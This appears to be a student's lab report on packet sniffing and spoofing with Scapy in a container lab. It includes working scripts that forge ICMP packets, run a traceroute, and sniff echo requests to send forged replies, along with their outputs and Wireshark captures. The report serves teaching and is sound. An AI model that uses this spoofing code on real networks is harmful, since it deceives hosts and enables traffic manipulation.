
```
#This is a script to initiate ICMP Packet Spoofing

from scapy.all import *

#Task - 1.2
#Packet Spoofing

a = IP()
a.src = '1.2.3.4'
a.dst = '10.9.0.5'
b = ICMP()
p = a/b
send(p)
print(ls(a))
```

On running the code, we observe that the spoofed packet is generated with the specified source IP address and sent.



```
[10/25/23]seed@VM:~/.../volumes$ sudo python3 packet_spoofing.py
.
Sent 1 packets.
version    : BitField  (4 bits)                    = 4              (4)
ihl        : BitField  (4 bits)                    = None           (None)
tos        : XByteField                            = 0              (0)
len        : ShortField                            = None           (None)
id         : ShortField                            = 1              (1)
flags      : FlagsField  (3 bits)                  = <Flag 0 ()>    (<Flag 0 ()>)
frag       : BitField  (13 bits)                   = 0              (0)
ttl        : ByteField                             = 64             (64)
proto      : ByteEnumField                         = 0              (0)
chksum     : XShortField                           = None           (None)
src        : SourceIPField                         = '1.2.3.4'      (None)
dst        : DestIPField                           = '10.9.0.5'     (None)
options    : PacketListField                       = []             ([])
None
```

Observation:
Below is the screenshot of the ICMP echo-reply packet I was able to capture using Wireshark:



```
Apply a display filter … <Ctrl-/>
No.   Time              Source          Destination     Protocol Length Info
    1 2023-10-25 17:4… 10.9.0.5        1.2.3.4         ICMP         42 Echo (ping) reply    id=0x0000, seq=0/0, ttl=63

▸ Frame 1: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface enp0s3, id 0
▸ Ethernet II, Src: PcsCompu_bb:d3:5d (08:00:27:bb:d3:5d), Dst: RealtekU_12:35:00 (52:54:00:12:35:00)
▾ Internet Protocol Version 4, Src: 10.9.0.5, Dst: 1.2.3.4
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 28
    Identification: 0x7e27 (32295)
  ▸ Flags: 0x0000
    Fragment offset: 0
    Time to live: 63
    Protocol: ICMP (1)
    Header checksum: 0xefa6 [validation disabled]
    [Header checksum status: Unverified]
    Source: 10.9.0.5
    Destination: 1.2.3.4
▾ Internet Control Message Protocol
    Type: 0 (Echo (ping) reply)
    Code: 0
    Checksum: 0xffff [correct]
    [Checksum Status: Good]
    Identifier (BE): 0 (0x0000)
    Identifier (LE): 0 (0x0000)
    Sequence number (BE): 0 (0x0000)
    Sequence number (LE): 0 (0x0000)
```


Task-1.3: Traceroute

Traceroute is a computer network diagnostic command for displaying possible routes and measuring transit delays of packets across an Internet Protocol Network. In this task, we are required to use Scapy to estimate the distance, in terms of the number of routers, between the VM and a selected destination.

I have written a custom Python code using scapy to demonstrate the traceroute. I route my packets to the Destination IP **142.250.65.164** which is the IP address of the Google server. I generate IP packet with the **'ttl'** flag which will be incremented by 1 for every packet. I used the **sr1()** method in Scapy which will listen and wait for the packet response. The while loop will continue till the routing is available.


I will print the source address during each hop in the traceroute.

Below is the screenshot of my Python code:



```
#This is a script to demonstrate traceroute

from scapy.all import *

#Task-1.3: Traceroute

inRoute = True
i = 1

print("Tracing the hops to Destination 142.250.65.164 (www.Google.com)")

while inRoute:
        a = IP(dst='142.250.65.164', ttl=i)
        response = sr1(a/ICMP(), timeout=7, verbose=0)

        if response is None:
                print(i,": Request timed out. ")

        #Stop when echo-reply is recieved
        elif response.type == 0:
                print(i, ": ", response.src)
                inRoute = False

        else:
                print(i, ": ", response.src)

        i = i + 1
```

When I run the program, I get the below output:



```
[10/25/23]seed@VM:~/.../volumes$ sudo python3 traceroute.py
Tracing the hops to Destination 142.250.65.164 (www.Google.com)
1 :  10.0.2.1
2 :  192.168.1.1
3 :  76.37.29.18
4 :  76.37.29.18
5 :  76.37.29.18
6 : Request timed out.
7 : Request timed out.
8 :  76.37.29.18
9 :  169.254.250.250
10 :  24.58.45.88
11 :  66.109.6.2
12 :  72.14.209.254
13 :  142.251.64.199
14 :  108.170.243.219
15 :  72.14.233.10
16 :  216.239.59.1
17 :  209.85.254.238
18 :  108.170.248.1
19 :  142.251.60.229
20 :  142.250.65.164
[10/25/23]seed@VM:~/.../volumes$ 
```

Observation:


Here, we reached a total of 20 different hops of which 2 of them returned **Request timed out.**

Task-1.4: Sniffing and-then Spoofing

In this task, we need to combine the sniffing and snooping techniques to implement sniff and-then spoof program.

ARP Protocol:
Known as the Address Resolution Protocol, ARP protocol is used for discovering data link layer address or MAC address that is associated with a given internet address normally an IPv4 address. An ARP request consists of special packets known as **'who-has'** packets which the IP system broadcasts to all devices on the network or LAN in order to discover the owner of the IP address.

Below is the code for sniffing and-then spoofing program.




```
#This script is used to demonstrate sniffing and-then spoofing process

from scapy.all import *

#Task-1.4: Sniffing and-then spoofing

def send_packet(pkt):

        #Check if packet is ICMP echo-request
        if pkt[2].type == 8:
                src = pkt[1].src
                dst = pkt[1].dst
                seq = pkt[2].seq
                id = pkt[2].id
                load = pkt[3].load

                print(f"\nSniff Source: {src},  Destination: {dst}, type:8 REQUEST ")
                print(f"Spoof Source: {dst},  Destination: {src}, type:0 REPLY ")

                reply = IP(src=dst, dst=src)/ICMP(type=0, id=id, seq=seq)/load
                send(reply, verbose=0)

interfaces = ['br-fd6d7905ef94','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=send_packet)
```

Code Explanation:

- The **'if'** block checks if the packet is an ICMP echo-request packet
- When **'if'** condition is true, I will store the details of the packet, flip source, and destination and send echo-reply ICMP packet using spoofing technique.
- This program will immediately send spoofed ICMP reply packet to the source whenever it sees ICMP echo request irrespective of the destination IP address.
- Any payload attached to the original packet will be returned using the **load** attribute.

Now, I will run the program and explain the observations in three different scenarios. We have the following running containers:




```
[10/25/23]seed@VM:~$ dockps
4e4755d43c11  hostB-10.9.0.6
5d657d8b5b13  seed-attacker
604912ce5436  hostA-10.9.0.5
```

Scenario – 1: A non-existing host on the Internet

Here, the container VM **hostB** will send a ping to ‘1.2.3.4’ which is a non-existing host on the internet. Now, I will run the program, ping, and record the traffic through the Wireshark.


In normal cases, the ping should return 100% packet loss since the host 1.2.3.4 is a non-existing host on the internet. However, we can observe that my program is able to sniff the ICMP echo requests coming from the **hostB** and send a response by spoofing itself as the destination host.

Here’s the screenshot of the output:




```
[10/25/23]seed@VM:~/.../volumes$ sudo python3 sniffing_and_spoofing.py

Sniff Source: 10.9.0.6,  Destination: 1.2.3.4, type:8 REQUEST
Spoof Source: 1.2.3.4,  Destination: 10.9.0.6, type:0 REPLY

Sniff Source: 10.0.2.6,  Destination: 1.2.3.4, type:8 REQUEST
Spoof Source: 1.2.3.4,  Destination: 10.0.2.6, type:0 REPLY

Sniff Source: 10.9.0.6,  Destination: 1.2.3.4, type:8 REQUEST
Spoof Source: 1.2.3.4,  Destination: 10.9.0.6, type:0 REPLY

Sniff Source: 10.0.2.6,  Destination: 1.2.3.4, type:8 REQUEST
Spoof Source: 1.2.3.4,  Destination: 10.0.2.6, type:0 REPLY

Sniff Source: 10.9.0.6,  Destination: 1.2.3.4, type:8 REQUEST
Spoof Source: 1.2.3.4,  Destination: 10.9.0.6, type:0 REPLY

Sniff Source: 10.0.2.6,  Destination: 1.2.3.4, type:8 REQUEST
Spoof Source: 1.2.3.4,  Destination: 10.0.2.6, type:0 REPLY
```

Below is the screenshot of the ping run in the container VM. We can observe that it is able to get the responses.



```
[10/25/23]seed@VM:~$ dockps
4e4755d43c11  hostB-10.9.0.6
5d657d8b5b13  seed-attacker
604912ce5436  hostA-10.9.0.5
[10/25/23]seed@VM:~$ docksh 4e4755d43c11
root@4e4755d43c11:/# ping -c 3 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=58.4 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=20.1 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=21.9 ms

--- 1.2.3.4 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 20.131/33.455/58.367/17.629 ms
```

We can also observe the ICMP reply packets in the Wireshark.




```
Apply a display filter ... <Ctrl-/>
No.  Time          Source             Destination        Protocol Length Info
   1 0.0000000…   10.0.2.6           1.2.3.4            ICMP     98 Echo (ping) request  id=0x002c, seq=1/256, ttl=63 (no response found!)
   2 -0.000024…   10.9.0.6           1.2.3.4            ICMP     98 Echo (ping) request  id=0x002c, seq=1/256, ttl=64 (reply in 3)
   3 0.0245572…   1.2.3.4            10.9.0.6           ICMP     98 Echo (ping) reply    id=0x002c, seq=1/256, ttl=64 (request in 2)
   4 1.0015095…   10.0.2.6           1.2.3.4            ICMP     98 Echo (ping) request  id=0x002c, seq=2/512, ttl=63 (no response found!)
   5 1.0014828…   10.9.0.6           1.2.3.4            ICMP     98 Echo (ping) request  id=0x002c, seq=2/512, ttl=64 (reply in 6)
   6 1.0198352…   1.2.3.4            10.9.0.6           ICMP     98 Echo (ping) reply    id=0x002c, seq=2/512, ttl=64 (request in 5)
   7 2.0084881…   10.0.2.6           1.2.3.4            ICMP     98 Echo (ping) request  id=0x002c, seq=3/768, ttl=63 (no response found!)
   8 2.0084079…   10.9.0.6           1.2.3.4            ICMP     98 Echo (ping) request  id=0x002c, seq=3/768, ttl=64 (reply in 9)
   9 2.0357994…   1.2.3.4            10.9.0.6           ICMP     98 Echo (ping) reply    id=0x002c, seq=3/768, ttl=64 (request in 8)
  10 5.0670481…   02:42:0a:09:00:…   02:42:72:6e:07:…   ARP      42 Who has 10.9.0.1? Tell 10.9.0.6
  11 5.0671199…   02:42:72:6e:07:…   02:42:0a:09:00:…   ARP      42 10.9.0.1 is at 02:42:72:6e:07:40
  12 5.0669026…   PcsCompu_bb:d3:…   RealtekU_12:35:…   ARP      42 Who has 10.0.2.1? Tell 10.0.2.6
  13 5.0672726…   RealtekU_12:35:…   PcsCompu_bb:d3:…   ARP      60 10.0.2.1 is at 52:54:00:12:35:00
```

Scenario -2: A non-existing host on the LAN

In this case, I will attempt to spoof the IP address of an existing host under the LAN network. The container VM **hostB** will send the ping requests to host **10.9.0.99** which is a non-existing host in the LAN.


Here is the screenshot of the ping run in the container VM.



```
root@604912ce5436:/# ping -c 3 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable

--- 10.9.0.99 ping statistics ---
3 packets transmitted, 0 received, +3 errors, 100% packet loss, time 2055ms
pipe 3
```

Here, we observe that the ping returned **Destination Host Unreachable** error with 100% packet loss.


We can also see in the output of the program that it is unable to sniff the ICMP request packets.



```
[10/26/23]seed@VM:~/.../volumes$ sudo python3 sniffing_and_spoofing.py
```

Explanation of the Observation:

- We observe that the sniffer program is not able to sniff the ICMP request packets when the destination host address falls within the Local Area Network.
- Every host will maintain an ARP routing table. Below is the screenshot of the IP route followed by the host for two different destination addresses 1.2.3.4 and 10.9.0.99:



```
root@604912ce5436:/# ip route get 1.2.3.4
1.2.3.4 via 10.9.0.1 dev eth0 src 10.9.0.5 uid 0
    cache
root@604912ce5436:/# ip route get 10.9.0.99
10.9.0.99 dev eth0 src 10.9.0.5 uid 0
    cache
```

  Here, we can observe that in the first case, the route goes through the host VM whose IP address is 10.9.0.1, and in the second case, the container VM **hostB** directly forwards the ICMP packet to the router with the gateway being eth0 for both cases.


- This is because whenever the destination IP address is outside of the subnet, the host will first check for its entry in its routing table and if it is not able to find the entry, it will broadcast the packet to all the devices in the subnet and our spoofing program will send the reply packet in response to the broadcast message.

- However, when the destination IP address is within the subnet, the host will assume that the destination is directly reachable and therefore, it will deliver the packet directly to the router that can take care of it instead of broadcasting the message. Since there’s no host existing with IP address 10.9.0.99, it will get **Destination Unreachable** message.
- Therefore, the program is unable to sniff the ICMP packet.

Scenario-3: An existing host on the Internet


In this case, I will attempt to spoof the IP address of a destination that is outside the subnet of the container host VM. I will spoof the IP address 8.8.8.8 which is the address of Google.com.

Below is the output of the program:



```
[10/26/23]seed@VM:~/.../volumes$ sudo python3 sniffing_and_spoofing.py

Sniff Source: 10.9.0.5,  Destination: 8.8.8.8, type:8 REQUEST
Spoof Source: 8.8.8.8,  Destination: 10.9.0.5, type:0 REPLY

Sniff Source: 10.0.2.6,  Destination: 8.8.8.8, type:8 REQUEST
Spoof Source: 8.8.8.8,  Destination: 10.0.2.6, type:0 REPLY

Sniff Source: 10.9.0.5,  Destination: 8.8.8.8, type:8 REQUEST
Spoof Source: 8.8.8.8,  Destination: 10.9.0.5, type:0 REPLY

Sniff Source: 10.0.2.6,  Destination: 8.8.8.8, type:8 REQUEST
Spoof Source: 8.8.8.8,  Destination: 10.0.2.6, type:0 REPLY

Sniff Source: 10.9.0.5,  Destination: 8.8.8.8, type:8 REQUEST
Spoof Source: 8.8.8.8,  Destination: 10.9.0.5, type:0 REPLY

Sniff Source: 10.0.2.6,  Destination: 8.8.8.8, type:8 REQUEST
Spoof Source: 8.8.8.8,  Destination: 10.0.2.6, type:0 REPLY
```

Below is the screenshot of the ping run from **hostB:**



```
root@604912ce5436:/# ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=110 time=34.7 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=55.1 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=27.4 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=110 time=37.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=13.1 ms
```

Observation:


Here, we can see duplicate responses to ping requests. This is because the actual host 8.8.8.8 that exists on the internet is responding and our program is also responding to the ping request leading to duplicate responses.

Task 2: Writing Programs to Sniff and Spoof Packets

Task-2.1: Writing Packet Sniffing Program:

- **Pcap** is an Application Programming Interface (API) for capturing network traffic.

Below is the **C** code for packet sniffing:



```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

